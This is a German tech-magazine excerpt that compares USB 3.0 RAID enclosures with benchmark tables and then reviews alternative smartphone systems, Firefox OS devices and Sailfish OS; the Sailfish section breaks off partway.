	RAID 0 lesen (Mittel/Maximum) [MByte/s] besser ▶	RAID 0 schreiben (Mittel/Maximum) [MByte/s] besser ▶	RAID 1 lesen (Mittel/Maximum) [MByte/s] besser ▶	RAID 1 schreiben (Mittel/Maximum) [MByte/s] besser ▶	RAID 5 lesen (Mittel/Maximum) [MByte/s] besser ▶
Drobo Mini	–	–	92/92	51/53	91/92
Fantec MR-35DU3-6G	182/189	158/164	112/142	112/149	–
Fantec QB-35US3R	139/140	144/149	105/139	109/136	138/139
RaidOn GR2660-B3	144/183	140/174	73/94	72/94	–
RaidOn GR3660-B3	181/188	156/161	110/140	110/145	–
RaidSonic IcyBox IB-3219STU3-B	186/194	186/198	109/139	109/135	–
RaidSonic IcyBox IB-3620SU3	138/138	139/143	108/141	107/134	–
Raidsonic Icybox IB-3640SU3	149/151	149/153	108/141	111/141	148/149
Sharkoon 5-Bay RAID Box	141/142	142/145	105/123	109/136	144/145
Startech SAT3540U3ER	138/138	139/143	104/126	109/137	137/138
WD MyBook Duo	189/202	186/200	109/146	109/147	–

Alle Messungen mit h2Benchw an einem Asus Z87-A mit Intel Core i7-4770K (3,4 GHz) und 16 GByte RAM mit dem Onboard-USB-3.0-Anschluss, 3,5-Zoll-Gehäuse mit WD WD30EFRX, 2,5-Zoll-Gehäuse mit HGST 5K1000 bestückt

© Copyright by Heise Zeitschriften Verlag

USB-3.0-Gehäuse für zwei bis fünf Festplatten

Modell	Mini	MR-35DU3-6G	QB-35US3R	GR2660-B3	GR3660-B3	Icy Box IB-3219STU3-B	Icy Box IB-RD3620SU3	Icy Box IB-RD3640SU3	5-Bay RAID Box	SAT3540U3ER	MyBook Duo
Hersteller	Drobo	Fantec	Fantec	RaidOn	RaidOn	RaidSonic	RaidSonic	Raidsonic	Sharkoon	Startech	WD
Webseite	www.drobostore.com/	www.fantec.de	www.fantec.de	www.raidsonic.de	www.raidsonic.de	www.raidsonic.de	www.raidsonic.de	www.raidsonic.de	www.sharkoon.com	www.startech.com	www.wdc.com
Anzahl Schächte / Format	4 / 2,5"	2 / 3,5"	4 / 3,5"	2 / 2,5"	2 / 3,5"	2 / 3,5"	2 / 3,5"	4 / 3,5"	5 / 3,5"	4 / 3,5"	2 / 3,5"
USB 3.0 / eSATA / Thunderbolt	✓ / – / ✓	✓ / – / –	✓ / ✓ / –	✓ / – / –	✓ / – / –	✓ / – / –	✓ / ✓ / –	✓ / ✓ / –	✓ / ✓ / –	✓ / ✓ / –	✓ / – / –
UASP	–	✓	–	✓	✓	–	–	–	–	–	–
RAID-Level	1, 5, 6	0, 1, JBOD, Single	0, 1, 3, 5, 10, JBOD	0, 1, JBOD, Single	0, 1, Single	0, 1, JBOD, Single	0, 1, JBOD, Single	0, 1, 3, 5, 10, JBOD, Single	0, 1, 3, 5, 10, JBOD, Single	0, 1, 3, 5, 10, JBOD	0, 1, Single
max. Festplattengröße	2 TByte	6 TByte	6 TByte	2 TByte	6 TByte	6 TByte	6 TByte	6 TByte	6 TByte	6 TByte	6 TByte
Größe (L × B × H)	187 mm × 45 mm × 180 mm	130 mm × 117 mm × 210 mm	126 mm × 166mm × 215 mm	105 mm × 34 mm × 174mm	64 mm × 200 mm × 120mm	130 mm × 80 mm × 200mm	90 mm × 160 mm × 210 mm	126 mm × 166 mm × 215 mm	265 mm × 130 mm × 185 mm	126 mm × 170 mm × 215 mm	99 mm × 165 mm × 157 mm
Leergewicht	1014 g	1876 g	1613 g	491 g	836 g	609 g	1111 g	1601 g	3466 g	1869 g	871 g
standardisiertes RAID 1 / 5	– / –	✓ / n.v.	✓ / ✓ / –	✓ / n.v.	✓ / n.v.	✓ / n.v.	✓ / n.v.	✓ / ✓	✓ / ✓	✓ / ✓	– / n.v.
SMART-Daten	✓[3]	–	✓[4]	–	–	✓[5]	✓[4]	✓[4]	✓[4]	✓[4]	✓[6]
Leistungsaufnahme[1, 2]	17,1 / 16,9 / 23,5 / 23,5 W	3,8 / 8,3 / 10,5 / 10,5 W	8,5 / 21,1 / 23,6 / 23,6 W	2,5 / 3,8 / 6 / 6 W	3,8 / 11 / 15 / 15 W	3,1 / 9,6 / 12,4 / 12,4 W	5 / 13,8 / 15,4 / 15,4 W	7,6 / 21,3 / 24 / 24 W	12,8 / 31,2 / 34,6 / 34,6 W	7,4 / 22,1 / 25,6 / 25,6 W	2,4 / 11,9 / 15,8 / 15,8 W
Geräusch Idle / Seek [1]	0,36 / 0,46 Sone	0,84 / 1 Sone	1,2 / 1,3 Sone	0,4 / 0,4 Sone	0,6 / 0,7 Sone	0,4 / 0,5 Sone	0,6 / 0,7 Sone	1 / 1 Sone	1 / 1,1 Sone	0,9 / 1 Sone	0,3 / 0,3 Sone
max. Tempo HDD	39,5 °C	27, 4 °C	31,6 °C	39,4 °C	31,5 °C	38,8 °C	31,2 °C	33,0 °C	32,4 °C	30,2 °C	38,9 °C
Straßenpreis	350 €	85 €	130 €	85 €	85 €	50 €	70 €	100 €	140 €	175 €	230 € (4 TByte)
weitere Preise	750 € (mit 4 2-TByte-Platten)		250 € mit Verschlüsselung								300 € (6 TByte), 350 € (8 TByte), 530 € (12 TByte)

✓ vorhanden – nicht vorhanden n.v. nicht verfügbar
[1] bei Vollbestückung, 2-Bay-Modelle im RAID 1, alle anderen im RAID 5
[2] Leistungsaufnahme im Schlaf, Leerlauf sowie lesend und schreibend
[3] über Drobo Dashboard
[4] über JMicron HW RAID Manager
[5] nur vom unteren Laufwerk
[6] über WD Smartware

Fantecs MR-35DU3-6G; Raidsonics IcyBox IB-3620SU3 schluckt doppelt so viel Strom wie das MyBook Duo. Bei Letzterem sind Daten eines RAID 1 allerdings verloren, wenn das Gerät ausfällt und sich nicht mehr reparieren oder ersetzen lässt.

Deutlich mehr Platz bieten die Gehäuse mit vier oder fünf Steckplätzen – das Mehr an Festplatten bedeutet aber auch ein Mehr an Leistungsaufnahme und Lärm. Am flexibelsten ist die Sharkoon 5-Bay RAID Box, die sich zudem mittels Software in zwei RAID-Verbünde trennen lässt. Bei den fast baugleichen 4-Bay-Boxen von Fantec, Raidsonic und Startech kann man sich am Preis orientieren – dabei gewinnt das Raidsonic, das seine Festplatten zudem auf Wunsch einzeln zum PC führt. Allerdings wecken die zahlreichen Kompatibilitätsprobleme dieser Geräte, undokumentierte Funktionen und rustikale RAID-Level-Umschaltung kein Vertrauen – und darum geht es bei Massenspeicher ja auch. Insgesamt müssen wir bei allen Boxen eine zu hohe Leistungsaufnahme bemängeln, vor allem im Leerlauf.

Das Drobo Mini ist ein Speziallfall. Es überzeugt durch eine durchdachte RAID-Konfiguration und lässt sich einfach erweitern, zeigt aber die niedrigsten Übertragungsraten. Wer sich nicht mit RAID-Levels herumärgern möchte, findet im Mini ein passendes Gerät, dessen Übertragungsgeschwindigkeit am Mac per Thunderbolt letztlich steigt. (ll@ct.de)

Literatur

[1] Christof Windeck, Welches RAID-Level für viele Terabytes?, Hotline-Meldung auf heise.de/-2056731
[2] Axel Vahldiek, Mitwachsende Datenplatte, „Speicherplätze" unter Windows 8, c't 4/13, S. 86
[3] Christof Windeck, Bitfäule, Tücken bei Speicherung und Übertragung großer Datenmassen, c't 21/13, S. 176
[4] JMicron HW RAID Manager, www.heise.de/download/jmicron-hw-raid-manager-1195850.html
[5] Stefan Porteck, Festplatte mit Fernseher verheiratet, Hotline-Meldung auf heise.de/-1274832
[6] Christian Hirsch, Abgeblitzt, Thunderbolt 2 am Windows-PC, c't 1/15, S. 67

	RAID 5 schreiben (Mittel/Maximum) [MByte/s] besser ▶	RAID 10 lesen (Mittel/Maximum) [MByte/s] besser ▶	RAID 10 schreiben (Mittel/Maximum) [MByte/s] besser ▶	JBOD lesen (Mittel/Maximum) [MByte/s] besser ▶	JBOD schreiben (Mittel/Maximum) [MByte/s] besser ▶	Single lesen (Mittel/Maximum) [MByte/s] besser ▶	Single schreiben (Mittel/Maximum) [MByte/s] besser ▶
	71/72	–	–	–	–	–	–
	–	–	–	116/154	116/156	111/142	113/152
	134/139	139/140	130/136	118/144	111/138	–	–
	–	–	–	80/105	80/105	73/94	73/94
	–	–	–	–	–	110/138	111/148
	–	–	–	107/140	114/145	109/140	115/143
	–	–	–	108/136	112/142	105/133	110/144
	141/147	151/152	138/144	115/144	119/153	108/144	112/149
	143/147	141/142	132/137	118/141	121/145	104/121	110/142
	133/138	137/138	130/134	111/136	118/142	–	–
	–	–	–	–	–	110/143	111/149

© Copyright by Heise Zeitschriften Verlag

Achim Barczok

Artenvielfalt

Smartphone-Betriebssysteme abseits des Mainstream

Android, iOS und Windows Phone dominieren die Smartphone-Welt. Doch abseits der drei Großen gibt es aufstrebende Underdogs: Die einen versprechen ein offenes System und Mitspracherecht für Nutzer, die anderen locken mit speziellen Funktionen für Business oder Bastler.

© Copyright by Heise Zeitschriften Verlag

Freiheit für Smartphones, das fordert Tristan Nitot, und dafür will er kämpfen. Der Europa-Chef der Browser-Schmiede Mozilla hat es satt, dass iOS und Windows Phone verschlossen sind und selbst Google den ursprünglichen offenen Ansatz von Android immer weiter einschränkt.

Wer sich heute ein Smartphone kauft, darf oft nur vom Betriebssystem-Hersteller genehmigte Software installieren. Er soll dessen Browser, Mail-Client und Cloud-Dienst benutzen und doch bitte schön Filme, Musik und Apps direkt in dessen Shop kaufen. Und der Blick in den kompletten Quelltext ist schon gar nicht erlaubt.

Apple, Microsoft und Google machen ihre Nutzer systematisch abhängig. Sie wollen gerne an jedem Touch des Nutzers mitverdienen und ihm den Wechsel zu anderen Systemen so schwer wie möglich machen. Dabei gängeln sie nicht nur ihre Anwender, sondern auch App-Entwickler: Bei Apple beispielsweise reicht schon die Erwähnung eines konkurrierenden Mobilbetriebssystems im Beschreibungstext, und die App fliegt aus dem Store.

Tristan Nitot will das ändern und die verschlossene Smartphone-Welt öffnen. Das Smartphone-Betriebssystem von Mozilla heißt Firefox OS, und es basiert auf dem Firefox-Browser für Desktop-Rechner. Es soll die Tugenden der Desktop-Software auf Mobilgeräte übertragen: Quelloffene Software, an der jeder mitwerkeln kann und die jeder Hersteller lizenzfrei für seine Smartphones benutzen darf. Apps werden mit offenen Webtechniken geschrieben: Wer einmal an einer Webseite gebastelt hat, kann Anwendungen für Firefox OS bauen.

Gegen die Übermacht von Apple, Google und Microsoft anzukämpfen ist nicht einfach, aber Firefox OS hat es schon weit gebracht: Das System ist längst kein Konzept am Reißbrett mehr, sondern läuft auf Smartphones verschiedener Hersteller und ist in Dutzenden Ländern erhältlich. In Deutschland stehen gleich mehrere Geräte zur Auswahl. Wer unabhängig von den großen Herstellern sein möchte, kann jetzt schon Alternativen kaufen.

Alternativen zur Übermacht

Firefox OS ist nicht der einzige Underdog, der sich den Großen entgegenstellt. Auch andere sind davon überzeugt, dass es manchen Anwendern nicht egal ist, dass sie in einem streng kontrollierten Betriebssystem festsitzen und dass es Nutzerprofile abseits des Mainstream gibt, die nicht in das Raster von Android, iOS und Windows Phone passen.

Die Entwickler der Linux-Distribution Ubuntu zum Beispiel wollen Linux-Anwender mit einer schicken Smartphone- und Tablet-Oberfläche locken. Geräte gibt es anders als bei Firefox OS noch nicht, man kann sich das System aber auf einige Android-Geräte spielen. Demnächst will der spanische Hersteller BQ ein Smartphone mit Ubuntu in Deutschland verkaufen.

Ehemalige Nokia-Mitarbeiter haben das Start-up Jolla gegründet und setzen ihre Arbeit an früheren Nokia-Projekten im offenen Betriebssystem Sailfish OS fort. Das Jolla Phone ist das erste Smartphone mit Sailfish OS, ein Jolla Tablet soll bald folgen. Tizen ist dagegen aus den Bemühungen mehrerer Hersteller entstanden: Das universelle Betriebssystem findet man in Smartwatches, Kameras und zukünftig in Smart TVs; das bisher einzige Smartphone ist nur in Indien erhältlich.

Aus dem Rahmen der offenen Systeme fällt ein alter Bekannter: BlackBerry gehörte einige Jahre zu den großen Herstellern, wurde dann aber abgehängt. Das Unternehmen hat seine Hardware und Software renoviert und will wieder mitmischen – mit besonderem Blick auf Business-Kunden.

Gute Argumente


Wer ein Rundum-Sorglos-Paket möchte, liegt bei den Smartphone-Underdogs falsch. Die schnellsten Prozessoren, die besten Kameras und die schönsten Displays gibt es nur mit Android, iOS und Windows Phone. Die Systeme sind funktionsreich und ausgereift, und auch beim App-Angebot liegen sie weit vorn. Allenfalls BlackBerry und Sailfish OS können einigermaßen mithalten mit einem Trick: Darunter laufen auch Android-Apps.

Trotzdem gibt es gute Argumente für die Underdogs. Zum einen bieten sie interessante Funktionen, die man woanders nicht bekommt: Ubuntu hat eine innovative Oberfläche, beim Jolla Phone gibt es eine Hardware-Schnittstelle, über die man Arduino und selbst gebastelte Gadgets an das Smartphone anschließen kann. Bei Firefox kann man am System mitentwickeln und BlackBerrys sind ausgemachte Messaging-Maschinen, die sich prima ins Geschäftsleben einbinden lassen.

Vor allem aber ist es die Lust am Neuen und Ungewöhnlichen: Mit einem Underdog ist man wirklich anders. (acb@ct.de)

Smartphone-Systeme

Firefox OS	S. 110
Sailfish OS	S. 112
Tizen	S. 113
Ubuntu	S. 114
Blackberry	S. 116
Die Ausgestorbenen	S. 117



Firefox OS: offenes System, Apps in HTML5 programmieren, günstige Smartphones

Sailfish OS: smarte Gestensteuerung, Code und Hardware anpassen erlaubt

Tizen: Betriebssystem von Smartphone bis Mikrowelle

Ubuntu: Linux für Smartphones und Tablets

© Copyright by Heise Zeitschriften Verlag

Achim Barczok

Das Offene

Firefox OS: offenes System, Apps in HTML5 programmieren, günstige Smartphones

Mozilla hat seinen Firefox-Browser in ein Betriebssystem für Smartphones verwandelt. Firefox OS ist Open Source und erlaubt jedem, es mitzugestalten.

Firefox OS überträgt Mozillas Idee eines Open-Source-Browsers in die Welt der Smartphones. Wer HTML5 und JavaScript spricht, kann an dem Open-Source-Projekt sogar teilnehmen und sein mobiles Betriebssystem selbst mitentwickeln. Hier kann man tatsächlich tief unter die Haube schauen und beispielsweise mal eben die virtuelle Tastatur anpassen, wenn einem eine Taste fehlt. Firefox OS ist deshalb für Anwender spannend, die sich in den Ökosystemen von Google, Microsoft und Apple eingesperrt fühlen.

Interessant ist Firefox OS aber auch für Sparfüchse: Das System ist so optimiert, dass es auch auf günstiger Hardware problemlos läuft. Brauchbare Smartphones mit der nötigen Grundausstattung gibt es schon ab 60 Euro.

Oberfläche

Im Prinzip ist Firefox OS nichts anderes als ein aufgeblasener Firefox-Browser: Auf einem Linux-Kernel läuft die Browser-Engine Gecko als Runtime für Apps, die auch im Desktop-Browser Firefox steckt. Das Smartphone-Interface mit Startbildschirm, Telefon-App, Kartendiensten und Einstellmenüs heißt Gaia und ist ausschließlich mit offenen Webtechniken umgesetzt.

Dass man sich die ganze Zeit in einem Browser bewegt, merkt man als Nutzer aber nicht. Schnittstellen ermöglichen dem Interface und installierten Apps einen eingeschränkten Zugriff auf die Smartphone-Hardware. Die Entwickler haben sich dabei stark an Android orientiert; wer das kennt, findet sich auch schnell in Firefox OS zurecht. Vom Funktionsumfang her fühlt es sich aber wie eine der ersten Android-Versionen an: In der Kamera-App beispielsweise kann man weder die Fotogröße einstellen noch verschiedene Farbfilter verwenden, das Adressbuch importiert Kontakte aus unterschiedlichen Quellen, synchronisiert sie aber nicht. Das System führt einen getrennten Speicher für Apps, der auf den meisten Geräten nur 1 GByte groß ist und nicht per SD-Karte erweitert werden kann.

Wer sich mit Webtechniken auskennt, kann eigene Apps entwickeln. Sogenannte „Hosted Apps“ werden wie eine mobile Webseite per URL aufgerufen und benötigen eine Internetverbindung. „Packaged Apps“ können als Paket auf dem Smartphone installiert werden; sie laufen auch offline und haben einen tieferen Zugriff auf die Smartphone-Funktionen.

Firefox OS erinnert mit seiner schlichten Optik an frühere Android-Versionen.

Mozilla hat einen Marketplace für Apps eingerichtet. Bisher gibt es dort vor allem kostenlose Anwendungen, die die mobilen Ansichten von Facebook, Twitter und anderen Webseiten auf die Firefox-Smartphones bringen. Spiele sind sehr selten, aufwendigere Office- oder Navigations-Software fehlt bisher komplett und auch WhatsApp, Evernote, Dropbox und Instagram gibt es für Firefox OS nicht.

Ausblick

Mozilla hat sich mit mächtigen Verbündeten zusammengetan: Mobilfunkanbieter wie Telefonica oder die Deutsche Telekom verkaufen die eher günstigen Smartphones vor allem in Südamerika, Asien und Osteuropa in ihren Shops.

Es gibt inzwischen aber auch in Deutschland ein paar Modelle zu kaufen, alle im Einsteiger-Segment bis 150 Euro. Trotz der Unterstützung der Provider hat man das Gefühl, dass Mozilla und vor allem den Geräteherstellern ein bisschen der Schwung ausgegangen ist. Die meisten Smartphones laufen noch mit dem ein Jahr alten Firefox OS 1.3, die Nachfolgerversion 1.4 ist offiziell für keines verfügbar. Updates rüsten immer noch Funktionen nach, die man eigentlich als völlig selbstverständlich bei Smartphones sieht, zum Beispiel die Anzeige von Fotodetails in der Galerie oder das Speichern von SMS-Entwürfen. (acb@ct.de)

c't Video: ct.de/yyyr

Laufzeiten

	Video (normale Helligkeit) [h] besser ▶	**Video** (max. Helligkeit) [h] besser ▶	**3D-Spiel** (normale Helligkeit) [h] besser ▶	**WLAN-Surfen** (normale Helligkeit) [h] besser ▶
Alcatel OneTouch Fire E	5,1	4,5	4,2	6,8
Geeksphone Revolution	6,1	5,5	3,6	6,2
ZTE Open C	4,6	4,3	3,6	5,5

Normale Helligkeit: 200 cd/m², Video: 320 × 240 Bildpunkte, Spiel: Cut The Rope, Surfen: Abruf einer Standard-Webseite alle 30 s

Firefox-Smartphones

Modell	**OneTouch Fire E**	**Revolution**	**Open C**
Hersteller	Alcatel, alcatelonetouch.com	Geeksphone, geeksphone.com	ZTE, ztedevice.com
Betriebssystem	Firefox OS 1.3.0	Firefox OS 1.3.0 (alternativ Android 4.2.2 und CyanogenMod 11)	Firefox OS 1.3.0 (alternativ Android 4.4)
Prozessor / Kerne / Takt	Snapdragon 200 / 2 / 1,2 GHz	Intel Atom Z2560 / 2 / 1,6 GHz	Snapdragon 200 / 2 / 1,2 GHz
RAM / Flash-Speicher (frei) / SD-Slot	512 MByte / 4 GByte (1,8 GByte Medien + 1 GByte Apps) / MicroSD	1 GByte / 4 GByte (2,3 GByte für Apps, Medien nur via zusätzlicher SD-Karte) / MicroSD	512 MByte / 4 GByte (0,9 GByte Medien + 1 GByte Apps) / MicroSD
WLAN / Dual-Band	IEEE 802.11n / –	IEEE 802.11n / –	IEEE 802.11n / –
Bluetooth / NFC / GPS	3.0 / – / ✓	3.0 / – / ✓	3.0 / – / ✓
mobile Datenverbindung[1]	HSPA (42,2 MBit/s Down, 5,76 MBit/s Up)	HSPA (21 MBit/s Down, 5,76 MBit/s Up)	HSPA (21 MBit/s Down, 5,76 MBit/s Up)
Akku: Kapazität / austauschbar / drahtlos ladbar	1700 mAh / – / –	2000 mAh / ✓ / –	1400 mAh / ✓ / –
Abmessungen (H × B × T) / Gewicht	13,9 cm × 6,8 cm × 1 cm / ca. 130 g (je nach Cover)	13,9 cm × 7 cm × 1 cm / 151 g	13,9 cm × 7 cm × 1 cm / 151 g
Kamera-Auflösung Fotos / Video	2592 × 1944 (5 MPixel) / 352 × 288	2560 × 1920 (4,9 MPixel) / 1280 × 720	2048 × 1536 (3,1 MPixel) / 352 × 288
Auto- / Touchfokus / Fotoleuchte (Anz.)	✓ / – / ✓ (1)	✓ / – / ✓ (1)	– / – / –
Frontkamera-Auflösung Fotos / Video	352 × 288 / 352 × 288	1280 × 720 / 352 × 288	–
Display-Messungen			
Technik / Größe (Diagonale)	LCD (IPS) / 10 cm × 5,6 cm (4,5 Zoll)	LCD (IPS) / 10,3 cm × 5,8 cm (4,7 Zoll)	LCD / 8,7 cm × 5,2 cm (4 Zoll)
Auflösung / Seitenverhältnis	960 × 540 Pixel (244 dpi) / 16:9	960 × 540 Pixel (237 dpi) / 16:9	800 × 480 Pixel (234 dpi) / 16:9
Helligkeitsregelbereich / Ausleuchtung	21 … 325 cd/m² / 81 %	7 … 305 cd/m² / 92 %	21 … 238 cd/m² / 85 %
Kontrast / Farbraum	1038:1 / ungefähr sRGB	856:1 / sRGB	1182:1 / schlechter als sRGB
Straßenpreis	90 €	150 €	80 €

[1] Herstellerangabe ✓ vorhanden – nicht vorhanden

© Copyright by Heise Zeitschriften Verlag

Firefox-Smartphones

Alcatel OneTouch Fire E

Dem Plastikgehäuse des Alcatel OneTouch Fire E sieht man an, dass es kein High-End-Smartphone ist. Trotzdem ist es gut verarbeitet, fühlt sich wertig an und wirkt mit seinem weiß-orangefarbenen Gehäuse unter den Firefox-Smartphones schick. Ein nettes Detail: SIM- und SD-Slot sind im gleichen Schacht versteckt.

Das Fire E hat eine vergleichsweise gute Ausstattung mit 4 GByte Flash, 512 MByte RAM und einem Dual-Core-Prozessor. Für ein 90-Euro-Smartphone geht auch das Display in Ordnung: Es hat 244 dpi, zeigt schöne Farben und einen ordentlichen Kontrast. Die Firefox-Oberfläche läuft vergleichsweise flüssig, beim schnellen Wechseln zwischen Apps oder in den wenigen verfügbaren Spielen bemerkt man aber immer wieder Ruckler.

Die Fotoqualität der 5-Megapixel-Kamera reicht für Facebook-Schnappschüsse aus, allerdings zeigen die Fotos starkes Rauschen und einen leichten Rotstich. Bei schlechter Beleuchtung gelingt kaum ein Foto. Videos nimmt sie nur mit 352 × 288 Bildpunkten und einer so schlechten Qualität auf, das man sie höchstens in Briefmarkengröße abspielen möchte. Noch miserabler ist die Video- und Fotoqualität der Vorderseitenkamera.

Die Laufzeiten bleiben weit hinter dem Smartphone-Durchschnitt zurück. Von den Firefox-Geräten läuft es mit vier bis sieben Stunden noch am längsten.

Bewertung

- gute Ausstattung für 90 Euro
- schickes, gut verarbeitetes Gehäuse
- kurze Laufzeit

Geeksphone Revolution

Das 150 Euro teure Geeksphone ist schon etwas länger auf dem Markt. Für Ausprobierer und Entwickler bleibt es interessant, denn man kann zwischen Android und Firefox OS wechseln. Der spanische Hersteller bietet auf seiner Webseite Installationspakete für Android 4.2.2, CyanogenMod 11 und Firefox OS 1.3 an. Dual Boot geht bei dem Geeksphone aber nicht, der Wechsel erfordert das Zurücksetzen des Geräts und dauert je nach System zwischen 10 und 20 Minuten.

Das Display löst mit nur 234 dpi auf und ist mit 4,7 Zoll Diagonale größer als das der übrigen Firefox-Smartphones. Daher ist das Smartphone recht breit und nicht so handlich wie das Alcatel oder das ZTE.

Unter den drei Firefox-Smartphones hat es die beste Hardware, ist im Android-Vergleich aber ebenfalls nur maximal untere Mittelklasse: 1 GByte RAM, ein Dual-Core-Prozessor von Intel und 4 GByte Speicher. Von Letzterem sind nur 2,3 GByte für den Nutzer verfügbar und komplett für Apps reserviert. Das Speichern von Filmen, Musik oder anderen Medien erfordert deshalb eine zusätzliche SD-Karte.

Die 8-Megapixel-Kamera schießt unter Android vergleichsweise gute Fotos mit wenig Rauschen, die für ein Smartphone in der Preisklasse o.k. sind – in Firefox OS reduzierte sich die Auflösung auf 5 Megapixel und die Bilder wirkten deutlich schlechter. Unter Firefox lief das Smartphone halb so lange wie unter Android – enttäuschend.

Bewertung

- kompatibel mit Android oder Firefox OS
- vergleichsweise gute Ausstattung
- kurze Laufzeit

ZTE Open C

Das Open C ist das billigste Firefox-Smartphone und eines der günstigsten Smartphones überhaupt: Für 60 Euro bekommt man sonst nur gebrauchte Geräte. Die Hardware ist mickrig, doch Firefox OS und der Browser laufen darauf überraschend flüssig. Trotzdem muss man in fast allen Apps Ruckler in Kauf nehmen und für Besitzer eines High-End-Smartphones fühlt es sich langsam an. Auf dem Touchscreen vertippten wir uns öfters.

Abstriche muss man an allen Ecken und Enden in Kauf nehmen: Der Speicher ist klein, der Prozessor langsam, die Ausstattung schlecht. Das Display löst mit 234 dpi auf, ist blickwinkelabhängig und erreicht nicht einmal den sRGB-Farbraum. Obwohl es kleiner als das vom Alcatel OneTouch ist, kommt das Gerät auf ähnliche Gehäusemaße, weil so viel Rahmen ums Panel gelassen wurde.

Die Akkulaufzeit ist deutlich kürzer als die eines Android-Smartphones und die Kamera ist ein Witz: Die 3-Megapixel-Fotos rauschen stark und sind bestenfalls zu gebrauchen, wenn die Lichtverhältnisse ideal sind – einen Blitz gibt es nicht. Videos haben wie beim Alcatel eine viel zu niedrige Auflösung und eine Vorderseitenkamera fehlt.

Alternativ stellt ZTE fürs Open C ein Android-ROM mit dem vergleichsweise aktuellen Android 4.4.2 zur Verfügung. Das läuft auf dem Gerät einigermaßen flüssig, zum Wechseln zwischen den Betriebssystemen muss man das Smartphone komplett zurücksetzen.

Bewertung

- sehr preiswert
- sehr kurze Laufzeit
- schlechte Ausstattung

© Copyright by Heise Zeitschriften Verlag

Keywan Tonekaboni

Das Anpassbare

Sailfish OS: Smarte Gestensteuerung, Code und Hardware anpassen erlaubt

Die Oberfläche von Sailfish OS sieht schick aus und wird über Gesten bedient. Unter der Haube steckt ein vollwertiges Linux mit Root-Zugriff – ein Traum für Bastler. Dennoch laufen Android-Apps fast ohne Einschränkungen und Out-of-the-Box.

Steven Elop krempelte Nokia 2011 komplett um: Künftig sollten Nokia-Smartphones nur noch mit Windows Phone laufen, andere Betriebssysteme warf er kurzerhand über Bord. Das missfiel vielen Mitarbeitern, die ihre jahrelange Arbeit am Linux-basierten Betriebssystem MeeGo nicht aufgeben wollten. Sie starteten unter dem Namen Jolla eine eigene Firma und kombinierten die Open-Source-Komponenten von MeeGo und das Community-Projekt Mer zu einem neuen Betriebssystem, Sailfish OS. Ende 2013 feierte das Jolla Phone Premiere, das erste Smartphone mit Sailfish OS.

Sailfish OS will anders sein; nicht nur optisch, sondern auch bei der Bedienung, die stark auf Gesten setzt: Ein Wisch von der Seite der Bildschirmkante minimiert die laufende Anwendung, einer von oben beendet sie. Wischt man von unten in den Bildschirm, so erscheint die Nachrichtenzentrale. Zur Navigation innerhalb der Apps und auf dem Homescreen wischt man innerhalb des Bildschirms und nicht vom Rand. Jolla hat viele clevere Details eingebaut, die beispielsweise das Wechseln zwischen Apps erleichtern, ohne dass man sie gleich schließen muss.

Minimierte Apps erscheinen auf dem Homescreen als Kacheln, zeigen Status-Informationen und laufen weiter, solange genügend Speicher vorhanden ist. Man kann sie minimiert sogar weiter bedienen, denn auch die Kacheln unterstützen kleine Interaktionen durch Wischen. Der Musik-Player beispielsweise startet oder pausiert mit einem Wisch nach rechts und springt mit einer Bewegung nach links zum nächsten Titel.

Im offiziellen Jolla Store gibt es zwar nur ein paar hundert Anwendungen, aber Jolla bietet mit Alien Dalvik eine eigene Laufzeitumgebung für Android-Apps. Diese laufen ohne Anpassungen ebenso schnell wie unter Android bei gleichwertiger Hardware. Dazu lädt man einfach die Installations-Datei der App (APK) oder installiert sich alternativ einen Android-App-Store. Die Shops Yandex und Aptoide gibt es direkt im Jolla Store, manuell bekommt man auch F-Droid oder die Google Dienste inklusive Google Play Store (als Gapps-Paket für Cyanogenmod) auf sein Jolla Phone. Daneben gibt es mit den Open-Repos und Warehouse auch Paketquellen für die Linux-Softwareverwaltung.

Auf dem Homescreen laufen Apps in einer Mini-Ansicht weiter und können darüber gesteuert werden.

Die Anzahl nativer Apps im Jolla Store ist gering, man kann aber auch Android-Apps installieren.

Spielwiese für Bastler

Wer gerne selbst am Code frickelt und sich mit Linux auskennt, schätzt den leichten und offenen Zugriff aufs System. Root ist man mit nur einem Knopfdruck in den Einstellungen und kann sich danach in der Terminal-App oder per SSH über USB oder WLAN austoben. Linux-Nutzer finden bekannte Tools wie Systemd, bash, oder rpm. Anders als bei Android, iOS oder Windows Phone passt man sein Betriebssystem dadurch auch an tieferen Stellen selbst an, installiert eigene Tastaturlayouts oder benötigte Pakete für den Linux-Unterbau einfach händisch. Auch kleinere Fehler im Betriebssystem beseitigt man so einfach selbst, statt auf die Updates des Herstellers warten zu müssen.

Die Community tauscht Tipps und Tricks auf der offiziellen Plattform together.jolla.com, wo auch Jolla-Mitarbeiter mitdiskutieren und Lösungsvorschläge für Updates übernehmen. Aber auch das aus alten Nokia-Zeiten bestehende Forum talk.maemo.org wird von der Sailfish-Community mitgenutzt, denn nicht wenige alte Maemo- und MeeGo-Nutzer haben jetzt auch ein Jolla-Smartphone.

Hardware

Das einzige Smartphone von Jolla ist vergleichbar mit günstigeren Android-Modellen. Es heißt Jolla Phone, kostet 250 Euro und glänzt nicht gerade bei den Spezifikationen – lässt sich im Alltag aber gut nutzen (einen ausführlichen Test finden Sie über den c't-Link unten). Jolla hat es zudem seit Verkaufsstart mit fast monatlichen Updates versorgt. Eine Besonderheit am Jolla Phone sind die Strom- und Datenanschlüsse auf der Rückseite für die erweiterbaren Wechsel-Cover. Jolla selbst lässt die Idee als Accessoire ohne Funktion verkommen, aber die Community hat darüber unter anderem schon Solar-Ladepanels, ein zusätzliches OLED-Display auf der Rückseite und eine Hardware-Tastatur realisiert.

Um vorhandene Android-Treiber auch für Sailfish OS nutzen zu können, hat Jolla die Kompatibilitäts-Bibliothek libhybris entwickelt. Dadurch kann Sailfish OS zumindest theoretisch auf jedem üblichen Android-Gerät laufen. In der Praxis muss man aber deutliche Einschnitte in Kauf nehmen, wie eine Tabelle im Mer-Wiki zeigt (siehe c't-Link). Im November führte Jolla eine erfolgreiche Crowdfunding-Kampagne für ein Tablet durch. Dieses soll im Mai mit Sailfish OS 2.0 ausgeliefert werden.

Für Bastler, trotzdem komfortabel

